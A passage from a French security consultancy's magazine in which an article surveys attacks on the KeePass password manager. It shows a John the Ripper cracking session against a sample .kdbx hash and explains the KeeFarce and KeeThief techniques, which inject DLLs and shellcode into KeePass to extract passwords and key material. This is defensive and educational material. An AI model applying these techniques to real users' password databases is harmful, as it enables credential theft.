

DOSSIER PENTEST CLOUD

Welcome to the Cloud

Présentation des concepts de reconnaissances intrusifs en environnements Cloud

Mais aussi

p.3 Tour d'horizon des attaques sur Keepass

p.45 Active Directory, on dépile le NTDS !

p.68 Nos revues du web

60

MAGAZINE NUMÉRIQUE RÉDIGÉ, ÉDITÉ ET OFFERT PAR NOTRE CABINET DE CONSEIL

Sommaire

3

Vulnérabilité

Tour d'horizon des attaques et des vulnérabilités affectant Keepass



68

Revue du web

Notre reading letter et la revue du CERT-XMCO



26

Welcome to the Cloud

Présentation des méthodes de reconnaissance sur les environnements AWS et GCP



45

Active Directory

On dépile les concepts du NTDS !



72

Nos Twitters

La sélection des comptes Twitter suivis par nos consultants



Tour d'horizon des attaques et vulnérabilités sur le gestionnaire de mots de passe KeePass

Par Raphaël RICHARD

TL ; DR

De nos jours, l'utilisation de gestionnaires de mots de passe est fortement recommandée, tant pour un usage personnel que professionnel. En effet, la plupart des utilisateurs ont tendance à disposer d'un mot de passe unique auquel ils appliquent de légères variations (comme un chiffre qui s'incrémente ou un caractère spécial à la fin) pour se connecter à leurs différents comptes.

Il arrive même encore de trouver des mots de passe écrits sur des post-its lors d'audits Red Team. La perspective offerte par ces logiciels est attrayante : moindre exposition aux incessantes fuites de données, plus besoin de retenir de nombreux mots de passe complexes et certaines solutions permettent même un stockage sécurisé dans le Cloud.

C'est pourquoi nous proposons dans cet article, de s'intéresser à la sécurité du gestionnaire de mots de passe KeePass, une solution locale, gratuite et open source recommandée par l'ANSSI, que des millions d'individus utilisent au quotidien.

La suite de cet article est scindée en trois sections : une présentation globale du logiciel KeePass, les attaques et enfin les vulnérabilités pouvant l'affecter.

La deuxième partie regroupe les méthodes d'exploitation qui ne sont pas basées sur des vulnérabilités connues inhérentes à KeePass. À l'inverse, la partie finale rassemble les failles identifiées au sein du logiciel et publiquement divulguées sous la forme d'une CVE. Ne seront pas mentionnées les attaques reposant sur l'utilisation d'un keylogger, car elles n'ont pas directement de lien avec le logiciel en lui-même (en plus de pouvoir être facilement contrées grâce à l'utilisation de secure desktop [\[1\]](#)).

Sans plus attendre, commençons par la présentation du logiciel et du concept de gestionnaire de mots de passe.



Tour d'horizon des attaques sur KeePass


KeePass et la gestion des mots de passe

Pourquoi autant de particuliers et d'entreprises utilisent KeePass ? Au-delà de sa gratuité, le logiciel présente un avantage considérable : il est open source. La première version du projet, KeePass 1.x (exclusive à Windows), est publiée en 2003 par Dominik Reichl et programmée en C++. Une variante développée en C#, KeePass 2.x, est également maintenue en parallèle et propose davantage de fonctionnalités (en plus de pouvoir fonctionner sous Linux et MacOS).

De par sa nature open source, des forks du projet ont été entrepris et constituent des alternatives viables comme KeePassX (Linux et MacOS) ou son descendant KeePassXC. Ce dernier est maintenu par la communauté et compatible avec de nombreux systèmes.

Le principe fondamental d'un gestionnaire de mots de passe est simple : proposer une base de données contenant les mots de passe de l'utilisateur stockés de manière sécurisée et ne pouvant être débloquée qu'en utilisant un mot de passe maître (master password). KeePass, contrairement à d'autres alternatives, propose uniquement un stockage en local, dans un fichier repérable à l'extension .kdb ou .kdbx en fonction de la version. Les algorithmes de chiffrement utilisés pour assurer sa confidentialité sont AES-256, Twofish ou ChaCha20.

L'intégrité quant à elle est assurée par l'algorithme SHA-256 et l'authenticité par HMAC-SHA-256. Ces algorithmes sont aujourd'hui considérés comme sûrs et font partie des recommandations officielles d'instances gouvernementales comme l'ANSSI [2] ou le NIST.



Écran principal de KeePass 2.x sous Windows

L'utilisation d'un gestionnaire de mots de passe est très intéressante pour l'utilisateur. Outre les problèmes comme l'implémentation des algorithmes cryptographiques utilisés, on aurait même tendance à les considérer comme infaillibles, surtout dans le cas d'un logiciel uniquement utilisable localement comme KeePass. La réalité est plus complexe. Intéressons-nous maintenant aux attaques et vulnérabilités ayant affecté ce logiciel pendant ses 19 années d'existence.

Quelques attaques connues

Maintenant que vous êtes familiers avec KeePass et le concept de gestionnaire de mots de passes, nous allons nous pencher sur les attaques qui permettent de récupérer le contenu d'une base de données sécurisée .kdbx sans connaissance préalable du master password.

Force brute

Description

La première attaque qui sera présentée dans cette section est effectuée par force brute. Le principe est simple : récupérer l'empreinte du mot de passe maître (permettant de déverrouiller la base de données) et tenter de la casser.

Le succès d'une telle attaque repose sur l'utilisation d'un mot de passe faible ou compris dans une liste connue. Dans la démonstration suivante, nous utiliserons l'outil JohnTheRipper.

Exploitation

Dans la capture suivante, le mot de passe maître utilisé pour déchiffrer le fichier .kdbx peut être retrouvé à partir de son empreinte grâce à une attaque par force brute. Il devient alors possible d'accéder à la base de données et de récupérer son contenu.

```
(kali@kali)~[/Desktop]
└─$ keepass2john Database.kdbx > keepass_hash.txt

(kali@kali)~[/Desktop]
└─$ cat keepass_hash.txt
Database:$keepass$*2*6000*0*928ecede488beb81c6bf93673f8cd002285980215bb55846a3ded92bacb7ad7b*b69bde622dc15a7f9e346f27c10f093e798c66fa
2f0c67a6fffb9cbf599b7a8b8*ff2483f696d378998b1872c03e079cc9*4267fa0f36598f4a663f7f8696734fa619dafaa5d3ffad2900988eebb8e01f71*bfc3eed85d
f5d36fc4cdae5dafda8d2c42b06456170379b5bf1c2f108733321e

(kali@kali)~[/Desktop]
└─$ john --wordlist=/usr/share/wordlists/passwords_list.txt keepass_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 8 needed for performance.
ceciestunmotdepasse (Database)
lg 0:00:00:00 DONE (2023-06-11 12:41) 100.0g/s 100.0p/s 100.0c/s 100.0C/s ce
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Attaque par force brute sur une base de données KeePass

« KeePass, contrairement à d'autres alternatives, propose uniquement un stockage en local, dans un fichier repérable à l'extension .kdb ou .kdbx en fonction de la version. Les algorithmes de chiffrement utilisés pour assurer sa confidentialité sont AES-256, Twofish ou ChaCha20. »



Tour d'horizon des attaques sur KeePass

KeeFarce

Description

La deuxième attaque est nommée KeeFarce et a été mise au point par un chercheur nommé Denis Andzakovic en 2015 [3].

Le principe : exporter les mots de passe d'une base de données KeePass ouverte via la récupération d'objets directement depuis la mémoire du processus.

Le fonctionnement détaillé de l'attaque est le suivant [4] :

1. Une DLL malveillante est chargée dans le processus de KeePass puis un appel à `LoadLibraryA()` est forcé pour charger la DLL d'amorçage grâce au fichier `KeePass.exe`.
2. La DLL d'amorçage (fichier `BootstrapDLL.dll`) va ensuite charger le runtime .NET CLR (Common Language Runtime) qui va lui-même exécuter l'assemblage `KeeFarceDLL.dll`, contenant la charge utile principale de l'attaque.
3. `KeeFarceDLL.dll` va instancier CLR MD (Microsoft.Diagnostic.Runtime.dll), puis l'attacher au processus KeePass, ce qui permet de parcourir la mémoire allouée sur le tas, de localiser des pointeurs d'objets ou d'appeler des fonctions par réflectivité. Dans le cas de KeeFarce, CLR va énumérer le tas à la recherche d'un objet `KeePass.UI.DocumentManagerEx` et le sauvegarder. Cet objet contient des informations sur la base de données active et le groupe racine de l'instance KeePass ciblée.
4. `KeeFarceDLL.dll` va ensuite charger réflectivement l'assemblage légitime du processus KeePass et instancier un objet `KeePass.DataExchange.PwExportInfo` avec les paramètres récupérés à l'étape précédente. Le rôle de cet objet est de contenir les informations liées à l'export d'une base de données. À noter que cette action est possible car l'exploit fonctionne dans le même contexte .NET que l'exécutable KeePass grâce à la technique d'injection DLL utilisée précédemment.
5. Dernière étape de l'attaque, un objet `KeePass.DataExchange.Formats.KeePassCsv1x` est instancié et la méthode `Export` est récupérée. Cette fonction est ensuite invoquée (exécutée réflectivement). Sont passés en paramètre l'objet `PwExportInfo` ainsi qu'un chemin de destination pour le fichier .csv créé.





Schéma du déroulement de l'attaque KeeFarce

Si l'attaque s'est correctement déroulée, un fichier contenant tous les mots de passe stockés dans la base de données est créé dans les dossiers de l'utilisateur ciblé. Les captures suivantes montrent la réalisation de l'attaque.


Exploitation

Dans ce scénario d'exploitation, un utilisateur légitime a déverrouillé sa base de données et un attaquant est capable d'exécuter des commandes sur la machine. Les mécanismes de sécurité offerts par KeePass, tels que l'utilisation d'une clé composite (composition de différents secrets) ou le mode secure desktop, n'ont pas de conséquences sur la faisabilité de l'attaque.



L'utilisateur a déverrouillé sa base de données KeePass

L'attaquant ayant au préalable déposé les 4 fichiers nécessaires à la réalisation de l'attaque sur la machine de la victime va déclencher l'exploitation en exécutant le programme KeeFarce.exe.




Déclenchement de l'attaque KeeFarce



Tour d'horizon des attaques sur KeePass

L'attaque est un succès, tous les mots de passe de la victime ont été exportés dans le fichier `keepass_export.csv`.



Récupération des mots de passe de la base de données KeePass grâce au fichier `keepass_export.csv` résultant de l'attaque KeeFarce

KeeThief

Description

Cette troisième attaque nommée KeeThief a été révélée par deux chercheurs du nom de Will Schroede et Lee Christensen en 2016 et est détaillée dans l'article « KeeThief – A Case Study in Attacking KeePass Part 2 » [4]. Celle-ci repose sur le même principe que la précédente, c'est-à-dire l'énumération d'objets depuis la mémoire du processus KeePass. En revanche, le moyen d'accéder aux mots de passe est différent : il s'agit ici de récupérer les secrets de la clé directement depuis la mémoire plutôt que de provoquer un export.

« KeeThief a été révélée par deux chercheurs du nom de Will Schroede et Lee Christensen en 2016 »

KeePass met à disposition, pour renforcer la sécurité de ses bases de données, le mécanisme de clé composite. En plus du mot de passe maître déjà évoqué précédemment, il est possible de requérir d'autres composants pour déverrouiller le fichier.

Les options proposées sont les suivantes et peuvent être utilisées conjointement :

- Un fichier de clé keyfile, stocké sur la machine ou sur une clé USB par exemple.
- Un Windows User Account WUA, qui consiste en l'ajout à la clé maître d'une composante spécifique à un compte Windows. Si cette option est activée, il ne sera pas possible de déverrouiller la base de données depuis un autre compte Windows que celui sur lequel elle a été créée.

Cette attaque permet de récupérer tous les secrets simultanément puis d'en tirer parti avec une version modifiée du logiciel. Le fonctionnement détaillé est le suivant :

1. Une fois encore, CLR MD est utilisé pour énumérer le tas à la recherche d'objets. Dans le cas de KeeThief, le type KeePassLib.PwDatabase est convoité car il représente l'instance actuellement ouverte.
2. Ensuite, la méthode GetReferencedObjects() est appelée pour lister tous les objets référencés par l'instance récupérée. La variable m_strUrl est récupérée depuis l'objet KeePassLib.Serialization.IOConnectionInfo car elle contient le chemin de la base de données actuellement ouverte.
3. En énumérant une nouvelle fois les objets référencés, il est possible de récupérer KeePassLib.Keys.KcpPassword, KeePassLib.Keys.KcpKeyFile, ou KeePassLib.Keys.KcpUserAccount qui sont les trois éléments potentiels d'une clé composite KeePassLib.Keys.CompositeKey. Il n'est pas possible d'accéder directement à leur valeur, car les blocs de données contenus dans ces objets sont protégés (classe ProtectedBinary). Leur chiffrement est mis en place grâce à la classe .NET System.Security.Cryptography.ProtectedMemory qui utilise les fonctions mises à disposition par DPAPI RtlEncryptMemory() et RtlDecryptMemory().
4. Pour chacun des objets constituant la clé composite récupérés, les instances de ProtectedBinary associées sont énumérées à la recherche des blocs de données chiffrés m_pbData.
5. Étant donné que ces blocs sont chiffrés avec le flag SameProcess, il n'est pas possible de les déchiffrer directement dans KeeThief.exe. Il est donc nécessaire d'effectuer l'appel à RtlDecryptMemory() depuis le processus KeePass.exe. La solution retenue est la suivante : injecter du shellcode permettant d'appeler la fonction directement dans le processus et récupérer les résultats. Cette solution est d'autant plus avantageuse que les clés secrètes utilisées pour protéger les données en mémoire sont éphémères et spécifiques à cette instance du programme, donc différentes à chaque exécution.
6. Il devient donc possible de déchiffrer les blocs de données protégés directement depuis le processus KeePass.exe et de récupérer la clé composite constituée du mot de passe maître et éventuellement d'un keyfile et d'un WUA.





Schéma du déroulement de l'attaque KeeThief

Il n'est pas possible d'utiliser directement les secrets de clé récupérés pour déverrouiller la base de données pour la simple raison qu'aucun champ n'existe pour saisir le keyfile et le WUA. Heureusement, KeePass est un logiciel open source, on peut donc modifier le code du formulaire présenté à l'utilisateur et y intégrer les deux valeurs manquantes.


En exfiltrant le fichier .kdbx ciblé et en faisant usage de la version modifiée de KeePass localement, il devient possible d'avoir accès au contenu de la base de données.

L'attaquant, maintenant en possession des différents secrets, peut utiliser la version modifiée du logiciel en local pour déchiffrer la base de données exfiltrée.



Déverrouillage de la base de données grâce à une version modifiée de KeePass intégrant des champs pour le keyfile et le WUA

L'exploitation est un succès, l'attaquant a maintenant accès au contenu du KeePass attaqué.



